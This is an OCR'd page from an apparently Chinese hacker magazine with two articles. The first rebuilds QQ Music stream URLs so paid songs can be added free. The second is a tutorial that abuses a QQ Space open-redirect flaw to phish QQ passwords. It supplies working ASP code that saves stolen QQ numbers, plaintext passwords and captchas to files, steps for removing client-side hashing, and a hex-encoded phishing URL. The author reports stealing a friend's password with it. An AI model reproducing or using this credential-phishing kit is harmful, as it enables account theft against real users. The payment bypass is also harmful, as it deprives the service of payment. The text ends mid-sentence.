


图4


再谈QQ空间收费音乐免费加

遁飚 逍榣

在上期杂志中看到了小黑朋友所写的“QQ空间收费音乐免费加”一文，不过要使用WSockExpert来抓包，对于我等小菜来说这有点难度。下边我就为大家介绍另外一种方法。

首先进入我们的空间，点空间中的“音乐盒”，然后点“添加音乐”，就会有许多的歌曲来让我们选择。找到自己喜欢的歌曲，在试听的图标上点鼠标右键，选择“复制快捷方式”（图1），就会得到下边类似的东西：**javascript:listen(10184161,6,15844,'别碰我 Don't push me(试听)')**。

我们把中间的数字改到这个地址里：“http://stream★.music.qq.com/○.wma”，其中使用6替换★，使用10184161替换○。更改后的地址是：“http://stream6.music.qq.com/10184161.wma”。另外，还有一个地方需要更改，更改后为：“http://stream6.music.qq.com/12184161.wma”（也就是把第2位数字的0改为2，总的来说是TX太会玩花招了）。“http://stream6.QQmusic.QQ.com/12184161.wma”就是我们需要的音乐地址了。剩下的按照上期那篇文章中所介绍的步骤来添加就行了，我们不用嗅探也照样能够轻松找到音乐的真实地址。



小心被骗走 QQ 密码，QQ 空间跨站来钓鱼

x140cC

QQ 空间跨站漏洞已经不算是什么新闻了，腾讯修补了两次，但结果修补的都不怎么彻底，本文我们就来看看这个 URL 中转验证不严的跨站是怎么被利用来钓走 QQ 密码的。先来看漏洞是什么样子的，如图1。




图 1




图 2

可以看到，被黑线划掉的QQ号码的后面有个“URL=”，再加上“\/”在后面加上网址，就达到跨站的目的了。对于这类 URL 中转验证不严所导致的跨站漏洞，只要你细心，许多很知名的大网站都存在，一个大型网站上的页面太多，存在这样的漏洞也在所难免，但不要忽视这样的小漏洞，这们的危害是很大的。下边我就举个简单的例子来介绍一下利用过程，对于网页制作高手来讲完全可以做出更逼真的页面，来达到骗走用户密码的目的。

首先从网上找一个具有迷惑性的页面，我找到的是 http://imgcache.qq.com/qzone/client/none_friend_access_nologin.html?1323601，也就是QQ空间的一个登录页面，如图2。

打开 http://imgcache.qq.com/qzone/client/none_friend_access_nologin.html?1323601 这个地址，将页面保存下来，这个就将作为我们的提交页面。我们再来做个接收页面，一般是把接收到的数据写到数据库，但这里我不推荐这么做，还是直接生成一个TXT的文本文件比较好，文件名直接使用QQ号来充当。下面的代码是用来接收提交数据的，保存为XX.ASP。

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<%
u=request.form("u")  这个里面的“u”和下面的提交页面里的参数是要一样的
p=request.form("p")  这个里面的“p“也如此
v=request.form("verifycode")
%>
<%
set fso=server.CreateObject("Scripting.FileSystemObject")
fname=server.MapPath("user" & u & ".txt")
if (fso.FileExists(fname)=true) then
response.redirect "http://imgcache.qq.com/qzone/"
Response.end
end if
set sn=fso.CreateTextFile(server.MapPath("QQ" & u & ".txt"),True)  （说明：这里是保存的TXT文件名称，假设使用123654这个QQ号登录，那么生成的文本文件名就为QQ123654.txt）
sn.WriteLine u
sn.WriteLine p
sn.WriteLine v
sn.close
%>
<html>
<title></title>
<head></head>
<body>
<center>
<script language="javascript">
<!--window.location="http://imgcache.qq.com/qzone/";//-->
```

打开刚才保存下来的那个提交的登录页面，查看源代码并搜索到下面的代码 **<script type="text/javascript" src="http://imgcache.qq.com/qzone/client/js/ps.js"></script>**。把这行删除掉，如果不删除的话，你接收到的密码将是MD5加密的，直接删除掉，那提交的就是明文密码了。我们将上面说到的存为XX.ASP的文件上传到支持ASP并且支持FSO的空间里，然后把提交页面代码中的 **http://ptlogin.qq.com/login** 替换成刚才上传的XX.ASP文件的绝对路径，把保存的这个提交的页面和连带的所有保存的文件也都上传到空间中。我们来访问一下这个用于欺骗，也就是提交数据的页面，随便输入一个QQ号和密码，验证码是要如实填写的，否则会提示验证码错误。假设输入的QQ为123654，密码为abcd1234，输入后提交，就返回了下面的提示框，如图3。点“确定”后回到了QQ-ZONE的主页，就证明成功了，而且在我们的FTP空间中发现了一个名为QQ123654.txt的文本文件，打开后如图4所示。其中123654是QQ号，aaaa1234是密码，az8r是验证码。



图 3




图 4

假设我们用于欺骗的页面的绝对URL为 http://www.xxx.com，伪造的钓鱼页面就为 http://user.qzone.qq.com/(QQ号)?url=\/www.xxx.com/xx.htm，其中xx.htm就是登录QQ的欺骗页面，接着把 www.xxx.

com 转换一下编码，如图5。

钓鱼网址就转换成了 http://user.qzone.qq.com/（QQ号)?url=\/ %77%77%77%2E%78%78%78%2E%63%6F%6D/xx.htm，我们打开这个网址，发现QQ 空间开始加载了，最后的效果如图6 所示。





图5

这是使用另一个人比较漂亮的QQ 空间制作的，中间你看到的那个登录的框就是最后的效果，只要输入QQ 号码和密码，并正确填写了验证码，那QQ 密码就飞走了。这个页面还可以做成QQ 空间活动之类的页面，那样迷惑性就更大了。还可以在跳转上也设置得更隐蔽一些，所以利用起来简直防不胜防。我把这个页面发给了一好友，轻易的就得到了他的QQ 密码。最后提醒广大的叉子，要时刻注意网上的陷阱，安全第一！


（本文所涉及到的代码和URL 